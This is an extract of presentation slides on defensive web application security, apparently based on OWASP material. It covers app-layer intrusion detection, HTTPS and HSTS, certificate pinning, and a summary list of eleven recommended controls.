App Layer Intrusion Detection



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— App Layer Intrusion Detection

- ▶ Modification of non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
- ▶ Forced browsing to fake attack entry points (e.g. /admin/secretlogin.jsp) via honeypot URL (e.g. a fake path listed in /robots.txt)

— OWASP AppSensor

- ▶ https://www.owasp.org/index.php/OWASP_AppSensor_Project
- ▶ Four-page briefing, Crosstalk, Journal of Defense Software Engineering
- ▶ <http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf>

Cert Pinning



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— SSL/TLS/HTTPS

- ▶ Confidentiality, Integrity (in Transit) and Authenticity
 - ▶ Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
 - ▶ Starting when the login form is rendered until logout is complete
- ▶ HTTPS configuration best practices
 - ▶ https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- ▶ HSTS (Strict Transport Security)
 - ▶ http://www.youtube.com/watch?v=zEV3HOuM_Vw
 - ▶ *Strict-Transport-Security: max-age=3153600*
- ▶ Certificate Pinning
 - ▶ https://www.owasp.org/index.php/Pinning_Cheat_Sheet

— Certificate Pinning

- ▶ What is Pinning
 - ▶ Pinning is a key continuity scheme
 - ▶ Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- ▶ 2 Types of pinning
 - ▶ Carry around a copy of the server's public key
 - ▶ Great if you know the server's certificate or public key in advance
- ▶ https://www.owasp.org/index.php/Pinning_Cheat_Sheet

— SUMMARY Top 10 +1

- ▶ Query Parameterization
- ▶ Password Storage (PBKDF2, S/BCRYPT, HMAC)
- ▶ Multi-Factor Authentication
- ▶ Output Encoding
- ▶ CSRF Token
- ▶ Re-Authentication
- ▶ Capabilities Access Control
- ▶ Framebusting
- ▶ HTTPS/TLS
- ▶ App Layer Intrusion Detection
- ▶ Certificate Pinning

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